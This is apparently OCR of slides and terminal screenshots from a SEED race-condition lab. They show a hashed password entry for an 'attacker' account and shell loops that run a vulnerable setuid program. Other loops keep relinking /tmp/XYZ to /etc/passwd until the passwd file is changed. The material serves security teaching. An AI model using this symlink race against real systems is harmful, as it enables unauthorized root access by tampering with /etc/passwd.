
```
attacker:$6$abcd1234$zD1Wn3l…5bVkv1:15933:0:99999:7:::
```


Hashed password

Which hash function was used?

How do we generate it?

(hint: `mkpasswd`)


Terminal
10:44 AM
Seed
RACE_CON_LAB
Terminal
[10/29/2014 10:44] seed@ubuntu:~/647/RACE_CON_LAB$ check_passwd.sh
Trash
Terminal
[10/29/2014 10:44] seed@ubuntu:~/647/RACE_CON_LAB$ sh -c "while [-e attacking]; do ./vulp < input; done;"
Terminal
[10/29/2014 10:44] seed@ubuntu:~/647/RACE_CON_LAB$ sudo sh -c "while [-e attacking]; do ln -s /tmp/UserOwnerFile /tmp/XYZ; rm -f /tmp/XYZ; ln -s /etc/passwd /tmp/XYZ; rm -f /tmp/XYZ; done;"


Terminal
10:45 AM
Seed
RACE_CON_LAB
Terminal
[10/29/2014 10:44] seed@ubuntu:~/647/RACE_CON_LAB$ check_passwd.sh
STOP... The passwd file has been changed
[10/29/2014 10:45] seed@ubuntu:~/647/RACE_CON_LAB$
Trash
Terminal
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
[10/29/2014 10:45] seed@ubuntu:~/647/RACE_CON_LAB$
Terminal
[10/29/2014 10:44] seed@ubuntu:~/647/RACE_CON_LAB$ sudo sh -c "while [-e attacking]; do ln -s /tmp/UserOwnerFile /tmp/XYZ; rm -f /tm
p/XYZ; ln -s /etc/passwd /tmp/XYZ; rm -f /tmp/XYZ; done;"
[sudo] password for seed:
ln: failed to create symbolic link `/tmp/XYZ': File exists
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ln: failed to create symbolic link `/tmp/XYZ': File exists
ln: failed to create symbolic link `/tmp/XYZ': File exists
[10/29/2014 10:45] seed@ubuntu:~/647/RACE_CON_LAB$